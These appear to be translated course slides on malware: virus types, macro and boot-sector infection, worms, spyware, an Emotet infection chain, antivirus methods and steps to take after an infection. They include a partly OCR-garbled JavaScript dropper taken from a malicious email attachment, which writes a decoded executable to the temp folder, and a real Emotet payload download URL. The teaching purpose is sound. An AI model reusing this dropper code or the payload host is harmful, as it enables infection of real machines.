Scripts WSH	VBS, JS, VBE, JSE, WSF, WSH
Word	DOC, DOT, WBK, DOCHTML
Excel	XLS, XL?, SLK, XLSHTML
Powerpoint	PPT, POT, PPS, PPA, PWZ, PPTHTML, POTHTML
Access	MDB, MD?, MA?, MDBHTML
RTF	RTF
Shell Scrap	SHS
HTML	HTML, HTM, ...
XHTML	XHTML, XHT
XML	XML, XSL
MHTML	MHT, MHTML
Adobe Acrobat	PDF
Postscript	PS, EPS, ...
Tex/Latex	TEX

## 3.3 Example of “macro” virus in Office-Word

- Opening of an infected document, the viral code is copied in the basic “model” file (ex: normal.dot in Word)
- Language used: Visual Basic for Applications (.VBA), native in the applications of the Office suite, makes it possible to develop procedures called macro, allows:
  - to combine commands in only one
  - to create new commands or to modify them
  - to automate repetitive actions
  - to make interact the various Office applications
  - to create personalized interfaces

## 3.3 Example of “macro” virus in Office-Word

- Macros with automatic execution
  - AutoExec (this macro can be infected)
- Self-macros started at the time of certain events
  - AutoNew (creation of a new document)
  - AutoOpen (Opening of a document)
  - AutoClose (closing of a document)
  - AutoExit (closing of Word)
- usurping Macros
  - Take the name of an already defined Word command...

## 3.3 Virus of starting

- Use the parts specifically intended to start the operating system
  - BIOS (Basic Input/Output System)
    - The BIOS is often in fact in readable accessible chips
    - A virus in BIOS =
      - Non detected by the antivirus (because launched before him)
      - Possibility of going anywhere on the disk because the authentication procedures are not operational yet
  - The Master Boot Record (MBR)
    - This sector is the first sector (512 bytes) (head 0, track 0, sector 1), it is in charge to launch one of the available operating systems
    - A virus in MBR = 1 sector of viral boot
      - Functionalities of a non virused program
      - + infection of other sectors of starting, other hard disks...
      - + very limited functionalities
      - Possibility of storing the final load of the virus (because of the limited size) in additional sectors, either dissimulated or enciphered
  - Secondary sectors of starting (sectors of starter)
    - Idem
  - Ex: Brain and Stealth virus

## 3.3 Behavioral viruses

- Viruses which are characterized by their specific behavior: to delude the antiviruses, or to strongly oppose them
- resident Viruses
  - Remain in memory once carried out, use interruptions and APIs
  - In DOS, 21H or 27H interruptions software
  - In Linux, need to launch a demon, which requires particular rights, it is thus much more difficult to implement a virus in a Linux system
- Binary viruses (combined viruses, virus with appointment) => very rare
  - Associations of two viruses  $V_1$  and  $V_2$  (the first activates the second, ex: Ymun and Perrun) or the two viruses work as a pair
- Armored viruses
  - The study of this type of virus by de-assembling or execution in step by step mode is very complex, even quasi-impossible
    - lure Code
    - Dynamic enciphering/deciphering
    - Ex: *Whale*, *telefonica*, *Linux.RST* viruses

# 3.3 Other types of virus

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# Malicious code example

- Context :
  - E-mail with an invoice as attachment
  - Attachment: a .zip file



# Malicious code example


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Function b6b(s)^M
{^M
  var e = {}, i, k, v = [], r = '', w = String.fromCharCode:^M
  var n = [165, 911, 197, 1231, 148, 581, 143, 441, 147, 4811:^M
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  for (z in n)^M
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    for (i = n[z][0]; i < n[z][1]; i++)^M
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      v.push(w(i));^M
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  for (i = 0; i < 64; i++)^M
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    e["i"] = i:^M
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  for (i = 0; i < s.length; i+=72)^M
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    var b = 0, c, x, l = 0, o = s.substring(i, i+72):^M
    for (x = 0; x < o.length; x++)^M
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      c = e[o.charAt(x)];^M
      b = (b << 6) + c:^M
      l += 6:^M
      while (l >= 8)^M
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        r += w((b >>> (l -= 8)) % 256):^M
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  return r:^M
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var myObject^M
myObject = new ActiveXObject("Scripting.FileSystemObject");^M
bkfdgojqdifojpgiodsfjoigjdsifg = myObject.GetSpecialFolder(2) + "\\rokj.exe"; ^M
var data = b6b(ygy);^M
var stream = new ActiveXObject("ADODB.Stream");^M
stream.Type = 2; // text^M
stream.Charset = "ISO-8859-1";^M
stream.Open():^M
stream.WriteText(data);^M
stream.SaveToFile(bkfdgojqdifojpgiodsfjoigjdsifg, 2);^M
stream.Close():^M
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
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


# Malicious code example



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
## 3.4 Types of worms

- Simple worms
  - Exploit Generally software failures which allow the running of programs on a distant machine
- Macro-worms
  - Hybrid Programs: both a virus (infection of support transmitted by network) and a worm (use of the network for the transmission), often propagated by attached files containing of the infected documents
- E-mail worms

## 3.6 Spywares (spy+software)

- Small modules, inserted in a relatively discrete manner
- Integrated in commercial software or shareware/freeware
- To inform the software publisher about the hardware environment of the computer, the navigation or other habits of the user
- The anti-virus software never detects them (pressure on the anti-virus software publishers on behalf of companies editors of commercial software => the spyware are ignored)
- Non respect of the private life + denial of service


# An example of virus attack : EMOTET



<https://www.cert.ssi.gouv.fr/cti/CERTFR-2020-CTI-010/>


# An example of virus attack : EMOTET

- First step : Phishing Email




# An example of virus attack : EMOTET

- 2<sup>nd</sup> step : Attachment opening



# An example of virus attack : EMOTET

- 3rd step : Powershell execution



Base 64

Analysed with Any.run  
<https://app.any.run/tasks/f6ef6daf-d067-4362-8351-21cffa8be5ae/>

# An example of virus attack : EMOTET

- 4th step : exe file creation

The screenshot shows the Cyberchef web interface. On the left, a 'Recipe' is configured with 'From Base64' selected. The 'Alphabet' is set to 'A-Za-z0-9+/' and the 'Remove non-alphabet chars' checkbox is checked. The 'Input' field contains a long Base64 string. The 'Output' field shows the decoded result, which is a shellcode payload for a Windows command prompt.

Tool used :  
 Cyberchef

# An example of virus attack : EMOTET

- 5th step : Malware download

GET | 200: OK | 2992 powershell.exe | http://ora-ks.com/system/cache/MF1h/ | 648 Kb ↓ executable

Program  
Execution



# An example of virus attack : EMOTET

- 6th step : Connection to C&C server




Computer is  
compromised,  
waiting for  
further  
instructions



# Antiviral fight

An antivirus could be deployed

- **Locally** : on a system (workstation or server) to detect viruses affecting this machine ;
- **Cut network flows** : on a firewall to analyze network flows and detect malware before they reach their target. This operation can be assimilated to an IDS (Intrusion Detection System), a mechanism presented in the following section.



## 3.5 Antiviral fight

- Antiviral techniques (anti-virus)
  - Static Mode (analyzes on release of the user)
    - Search for signatures (suite of bits characteristic of a given virus)
    - Spectral analysis: to establish the list of instructions of a program (the spectrum) and look for instructions which are not very used in classical programs and more usual in viruses
    - heuristic Analysis : study of the behavior of a program in order to detect viral behaviors
    - integrity Control : monitoring of the modification of sensitive files (executable, documents)

## 3.5 Antiviral fight

- Dynamic Mode (resident, analyzes permanently the files and executable)
  - Behavioral monitoring
    - antivirus diverts interruptions towards its profit (ex: 13H or 21 H) and tries to detect any suspect behavior
      - ” attempt to open/write executable files
      - ” Writing on the system sectors
      - ” attempt to be stored as a resident program
  - code Emulation
    - Fight against polymorphic viruses (simulation of the behavior)

## 3.5 Antiviral fight

- Analyse de signatures (ou techniques de scanning)
- Analyse comportementale

## 3.5 Antiviral fight

- Those software could be :
  - Freeware :
    - Default installation on the device or by OS provider (Microsoft Security Essential) ;
    - Or manually : Avast, Malwarebytes.
  - Software : example McAfee, Norton Antivirus.
- **Avoid free scan from Internet webpages informing you that your computer is infected !**
- When a new malicious code is appearing, antivirals publisher make analyses in a way to :
  - determine malicious code « **signature** » for further identification ;
  - Identifying the ways to protect and correct ;
  - Updating antiviral database with those informations.

## 3.5 Antiviral fight

- Must be configured in a way to :
  - Automaticly download viruses signatures (antiviral base) ;
  - Remain always active (Pay attention if your antivirus is disabled) ;
  - Scan the entire computer with no folders or files exceptions;
  - Launch periodic full analyses:

**Antivirus is not « the absolute weapon ». Systems and applications updates and healthy computer usage are required.**

- **Limits**
  - There isn't an exhaustive database for viruses;
  - A mallicious code could act on a system with an antivirus and remain undetected;
  - Antivirus are able only to detect « known » signatures viruses ;
  - A lot of new mallicious codes are created every days.

## 3.5 In the event of infection

- Case of a detected infection
  - isolate from the network the accused machines
  - data saving (which will have to be disinfected thereafter)
  - keep a copy of the infection (*quarantine*) to possibly be able to analyze the threat
  - pass the antivirus in “eradication” mode, then switch off the computer and reboot it
    - consult the antivirus sites to find a solution
    - If not: format the computer...
  - post-infection strategies
    - Changes the passwords (to avoid the propagation of the worms)
    - apply the corrective measures to the software (update also the ghosts which are used to install machines)
  - Evaluation of the security policy to understand how this infection was possible
  - In the event of a proven attack, it is necessary to make a declaration to the police...

## 3.5 In the event of infection

- Case of a non detected infection (by the anti-virus, the firewall, etc...)
  - disconnect the system from outside
  - Save all the data
  - analyze the system in detail (very difficult task)
    - compare the files having modifications compared to last **savings**
    - New files (added files)
    - Save these files, transmit them to the police with a complaint
    - Inform an alert or monitoring organism (CLUSIF in France, (Club de la sécurité des systèmes d'information / Club for information system security))
  - Restoration of the machine without connecting it to the network (one period of quarantine is advised in the absence of feedback concerning this infection)


## 3.5 In the event of infection

- Never pay ransoms;
- In case of blackmail / identity theft / damage to reputation :
  - Do not communicate with the crook;
    - Block its messages / contact.
  - Notify and receive help ;
    - Make it to be blocked on the chat site, or on Facebook or Skype ;
    - Exercise oblicion right on Google :  
[https://support.google.com/legal/contact/lr\\_eudpa?product=websearch&hl=fr](https://support.google.com/legal/contact/lr_eudpa?product=websearch&hl=fr);
    - Notify : <https://www.internet-signalement.gouv.fr/>
    - For minors: <http://www.netecoute.fr/>
- In case of ransomware ( fr : rançongiciel) :
  - In company or university : notify IT managers ;
  - At home : Look for help on specialized websites or forum :
    - <http://stopransomware.fr/nettoyer-son-ordinateur/>
